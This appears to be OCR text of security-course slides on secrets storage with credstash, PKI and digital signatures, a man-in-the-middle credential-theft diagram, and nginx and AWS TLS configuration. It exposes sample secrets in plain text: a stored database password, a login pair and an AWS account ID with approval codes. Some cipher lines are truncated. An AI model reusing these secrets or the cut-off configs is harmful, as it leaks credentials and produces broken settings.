
```
[root@kplabs ~]# credstash setup
Creating table...
Waiting for table to be created...
Table has been created. Go read the README about how to create your KMS key
```



```
[root@kplabs ~]# credstash put db1.prod THPORT0098#
db1.prod has been stored
```


```
Tree ▾
▼ Item {6}
    contents String : sLngFYANvWD41ck=
    digest String : SHA256
    hmac String : fd4edb378c9c4a1a4547483773e10de7e702284879f84320003971e526915fa0
    key String : AQIBAHi3Rw5PxvqDxB4KOSz1mubW4RWjYEz6vjcMfoR7Km9DlQEDGtY4V0/AlWKddCj93J3eAAAAojCBnwYJKoZIhvcNAQcGoIGRMIGOAgEAMIGIBgkqhkiG9w0BBwEwHg
                EIBb2sjQFopwOvHaKyy5fLJYK+Eok7pxJ9TSuDFBdZN29chUt8/iFOdO1kWinaUH88f8qowi5m9/Dl+qxGd1Js4Nlw8N9Uie2NCgF1NT6z4nL2AchHj72H5/EVvYbA==
    name String : db1.prod
    version String : 0000000000000000000
```



```
[root@kplabs ~]# credstash get db1.prod
THPORT0098#
```






Sender
Encrypted
Receiver
Public Key
Private Key


1
I'm zeal, I want to login
Prove by solving this
[#$%kas]
2
Answer is [*&#4@s2]
3
Authentication Successfull
4
User
Public Key
supratik
zeal
suresh


Plain Text Data
1
Message Digest
2
Encrypted
Private Key
Plain Text Data
Digital Signature
Final Message
3


Plain Text Data
Digital Signature
Final Message
1
Message Digest
Decrypt
Message Digest
2
Public Key
3
Compare


user: kplabs password: EDUREVL
Web Server
Attacker
user
pass
kplabs
EDUREVL
Hacked Credentials


Send 100$ to
zeal@kplabs.in
Send 100$ to
attacker@eg.internal
Web Server
Attacker

175	11.60937	192.168.225.238	139.162.21.95	TCP	74	49583 > https [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4767003 TSecr=0
188	11.91046	139.162.21.95	192.168.225.238	TCP	74	https > 49583 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1370 SACK_PERM=1 TSval=4099
189	11.91055	192.168.225.238	139.162.21.95	TCP	66	49583 > https [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4767078 TSecr=4099235191
190	11.91215	192.168.225.238	139.162.21.95	TLSv1.2	360	Client Hello
225	12.23171	139.162.21.95	192.168.225.238	TCP	66	https > 49583 [ACK] Seq=1 Ack=295 Win=30080 Len=0 TSval=4099235284 TSecr=4767079
226	12.24975	139.162.21.95	192.168.225.238	TLSv1.2	1424	Server Hello
227	12.24978	192.168.225.238	139.162.21.95	TCP	66	49583 > https [ACK] Seq=295 Ack=1359 Win=32128 Len=0 TSval=4767163 TSecr=4099235285
228	12.25013	139.162.21.95	192.168.225.238	TLSv1.2	1424	Certificate
229	12.25014	192.168.225.238	139.162.21.95	TCP	66	49583 > https [ACK] Seq=295 Ack=2717 Win=35072 Len=0 TSval=4767163 TSecr=4099235285
230	12.25054	139.162.21.95	192.168.225.238	TLSv1.2	268	Server Key Exchange
231	12.25055	192.168.225.238	139.162.21.95	TCP	66	49583 > https [ACK] Seq=295 Ack=2919 Win=37760 Len=0 TSval=4767163 TSecr=4099235285
237	12.33190	192.168.225.238	139.162.21.95	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
264	12.64798	139.162.21.95	192.168.225.238	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
265	12.64804	192.168.225.238	139.162.21.95	TCP	66	49583 > https [ACK] Seq=421 Ack=2970 Win=37760 Len=0 TSval=4767262 TSecr=4099235412
267	12.64868	192.168.225.238	139.162.21.95	TLSv1.2	171	Application Data
324	12.98690	139.162.21.95	192.168.225.238	TCP	66	https > 49583 [ACK] Seq=2970 Ack=526 Win=30080 Len=0 TSval=4099235515 TSecr=4767263

General | Details

Certificate Hierarchy

- DST Root CA X3
  - Let's Encrypt Authority X3
    - zealvora.com

Certificate Fields

- zealvora.com
  - Certificate
    - Version
    - Serial Number
    - Certificate Signature Algorithm
    - Issuer
    - Validity
      - Not Before
      - Not After
    - Subject
    - Subject Public Key Info

Field Value

```
server {
       listen         80;
       server_name    zealvora.com;
       return         301 https://$server_name$request_uri;
}


server {
  server_name zealvora.com;
  listen 443 default ssl;
  server_name zealvora.com;
  ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
  ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;

  location / {
    root /websites/zealvora/;
    include location-php;
    index index.php;
 }
 location ~ /.well-known {
        allow all;
 }
}
```

SSL Report: zealvora.com (139.162.21.95)


Assessed on: Wed, 28 Jun 2017 05:50:33 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

B



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. MORE INFO »

The server does not support Forward Secrecy with the reference browsers. MORE INFO »

```
server {
       listen         80;
       server_name    zealvora.com;
       return         301 https://$server_name$request_uri;
}


server {
  server_name zealvora.com;
  listen 443 default ssl;
  server_name zealvora.com;
  ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
  ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;
  ssl_ciphers "EECDH+ECDSA+AESGCM EECDH+aRSA+AESGCM EECDH+ECDSA+SHA384EECDH+ECDSA+SHA256 EECDH+aRSA+SHA384 EECDH+aRSA+SHA256 EECDH
  ssl_prefer_server_ciphers on;
  ssl_dhparam /etc/nginx/dh4096.pem;

  location / {
    root /websites/zealvora/;
    include location-php;
    index index.php;
 }
 location ~ /.well-known {
        allow all;
 }
}
```


SSL Report: zealvora.com (139.162.21.95)

Assessed on: Wed, 28 Jun 2017 06:28:06 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating



```
server {
       listen         80;
       server_name    zealvora.com;
       return         301 https://$server_name$request_uri;
}


server {
  server_name zealvora.com;
  listen 443 default ssl;
  server_name zealvora.com;
  ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
  ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;
  ssl_ciphers "EECDH+ECDSA+AESGCM EECDH+aRSA+AESGCM EECDH+ECDSA+SHA384EECDH+ECDSA+SHA256 EECDH+aRSA+SHA384
  ssl_prefer_server_ciphers on;
  ssl_dhparam /etc/nginx/dh4096.pem;
  add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;

  location / {
    root /websites/zealvora/;
    include location-php;
    index index.php;
 }
 location ~ /.well-known {
        allow all;
 }
}
```


SSL Report: zealvora.com (139.162.21.95)

Assessed on: Wed, 28 Jun 2017 06:45:16 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating




Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.


HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »

Certificate Signature Algorithm
Certificate Signature Value

Field Value


```
Size: 256 Bytes / 2048 Bits
2f 96 c7 05 78 bf 3c 20 e0 95 bd ee d3 cb 85 9d
4b 6d 3a 75 6a ff a3 5d 39 08 6f 63 35 b2 af 6f
e6 37 fb 5b 25 ce 4f d1 e8 d0 8d 19 fc 89 03 aa
11 9a 8f 8e 2b e9 0e 15 22 9d 03 99 ee e8 cc b3
64 c1 4f 53 42 ab 74 32 a4 b0 a4 bc 10 e6 09 88
1f 53 ab 45 1f 4b 10 fd 9d 61 85 ca 4a 71 8b 0d
ac e8 78 c0 e8 43 84 1a 0a cf 93 6e 99 c3 48 23
```







```
server {
       listen         80;
       server_name    zealvora.com;
       return         301 https://$server_name$request_uri;
}


server {
  server_name zealvora.com;
  listen 443 default ssl;
  server_name zealvora.com;
  ssl_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;
  ssl_certificate_key /etc/letsencrypt/archive/zealvora.com/privkey1.pem;
  ssl_ciphers "EECDH+ECDSA+AESGCM EECDH+aRSA+AESGCM EECDH+ECDSA+SHA384EECDH+ECDSA+SHA256 EECDH+aRSA+SHA384
  ssl_prefer_server_ciphers on;
  ssl_dhparam /etc/nginx/dh4096.pem;
  add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;

  ssl_stapling on;
  ssl_stapling_verify on;
  ssl_trusted_certificate /etc/letsencrypt/archive/zealvora.com/fullchain1.pem;

 location / {
    root /websites/zealvora/;
    include location-php;
    index index.php;
 }
 location ~ /.well-known {
        allow all;
 }
}
```

```
[root@mykplabs conf.d]# echo QUIT | openssl s_client -connect www.zealvora.com:443 -status 2> /dev/null | grep -A 17 'OCSP response:' | grep -B 17 'Next Update
OCSP response:
======================================
OCSP Response Data:
    OCSP Response Status: successful (0x0)
    Response Type: Basic OCSP Response
    Version: 1 (0x0)
    Responder Id: C = US, O = Let's Encrypt, CN = Let's Encrypt Authority X3
    Produced At: Jul 17 13:05:00 2017 GMT
    Responses:
    Certificate ID:
      Hash Algorithm: sha1
      Issuer Name Hash: 7EE66AE7729AB3FCF8A220646C16A12D6071085D
      Issuer Key Hash: A84A6A63047DDDBAE6D139B7A64565EFF3A8ECA1
      Serial Number: 03D91ABDE0F781AD60FAC7B8EBB41F6EB1A8
    Cert Status: good
    This Update: Jul 17 13:00:00 2017 GMT
    Next Update: Jul 24 13:00:00 2017 GMT
```





Select a Cipher

Configure SSL negotiation settings for the HTTPS/SSL listeners of your load balancer. You may select o
Policies listed below, or customize your own settings. Learn more about the Security Polices and config
settings.

- ○ Predefined Security Policy
  - ELBSecurityPolicy-2016-08
- ◉ Custom Security Policy
  - [x] ECDHE-ECDSA-AES128-GCM-SHA256
  - [x] ECDHE-RSA-AES128-GCM-SHA256
  - [x] ECDHE-ECDSA-AES128-SHA256
  - [x] ECDHE-RSA-AES128-SHA256
  - [x] ECDHE-ECDSA-AES128-SHA
  - [x] ECDHE-RSA-AES128-SHA

Select Certificate

An SSL Certificate allows you to configure the HTTPS/SSL listeners of your load balancer. You may select an existing SSL certificate or create a new one below. Learn more about setting up HTTPS load balancers and certificate management.

Certificate type:

- Choose an **existing** certificate from AWS Certificate Manager (ACM)
- Choose an **existing** certificate from AWS Identity and Access Management (IAM)
- Upload a **new** SSL certificate to AWS Identity and Access Management (IAM)

Certificate name:* e.g. myServerCert

Private Key:*

(pem encoded)

Public Key Certificate:*

(pem encoded)

Certificate Chain: Optional

(pem encoded)

Cancel Save

Let's Encrypt certificate expiration notice for domain "zealvora.com"

Inbox x

Let's Encrypt Expiry Bot <expiry@letsencrypt.org> Unsubscribe

to me

Hello,

Your certificate (or certificates) for the names listed below will expire in 9 days (on 29 Jul 17 11:48 +0000). Please make sure to renew your certificate before then, or visitors to your website will encounter errors.

zealvora.com

For any questions or support, please visit https://community.letsencrypt.org/. Unfortunately, we can't provide support by email.

AWS Certificate Manager

AWS Certificate Manager (ACM) makes it easy to provision, manage, deploy, and renew SSL/TLS certificates on the AWS platform.

Get started

User guide

Add domain names

Type the fully qualified domain name of the site you want to secure with an SSL/TLS certificate (for example, www.example.com). Use an asterisk (*) to request a wildcard certificate to protect several sites in the same domain. For example: *.example.com protects www.example.com, site.example.com and images.example.com.

Domain name*	Remove
kplabs.in	

Add another name to this certificate

You can add additional names to this certificate. For example, if you're requesting a certificate for "www.example.com", you might want to add the name "example.com" so that customers can reach your site by either name. Learn more.

*At least one domain name is required

Cancel Review and request

Greetings from Amazon Web Services,

We received a request to issue an SSL/TLS certificate for **kplabs.in**.

Verify that the following domain, AWS account ID, and certificate identifier correspond to a request from you or someone in your organization.

Domain: **kplabs.in**
AWS account ID: **8368-0296-7410**
AWS Region name: **us-east-1**
Certificate identifier: **371fa6a6-523d-4c16-bd77-c2d9d20e1718**

To approve this request, go to **Amazon Certificate Approvals** (https://us-east-1.certificates.amazon.com/approvals?code=3ff54d46-af7c-4aa6-930c-f2c0bda5f36c&context=0400c759-4151-4be0-8a21-9d88c9193a4e-75732d656173742d31) and follow the instructions on the page.

If you choose not to approve this request, you do not need to do anything.

This email is intended solely for authorized individuals for kplabs.in. To express any concerns about this email or if this email has reached you in error, forward it along with a brief explanation of your concern to validation-questions@amazon.com.

Sincerely,
Amazon Web Services

Verify that the domain name, AWS account ID, and certificate identifier below correspond to a request from you or a person authorized to request certificates for this domain name.

Domain name	kplabs.in
AWS account number	8368-0296-7410
AWS Region	us-east-1
Certificate identifier	371fa6a6-523d-4c16-bd77-c2d9d20e1718

Review the information presented above and click **I Approve** only if you recognize the request and the account requesting it. By clicking **I Approve**, you authorize Amazon to request a certificate for the above domain name.

I Approve

« ‹ Viewing 1 to 1 of 1 certificates

	Name	Domain name	Additional names	Status	Type	In use?
		kplabs.in		Issued	Amazon Issued	No

Status


Status Issued
Detailed status The certificate was issued at 2017-07-20T07:46:53UTC

Details

Type Amazon Issued
In use? No
Domain name kplabs.in
Number of additional names 0
Identifier 371fa6a6-523d-4c16-bd77-c2d9d20e1718
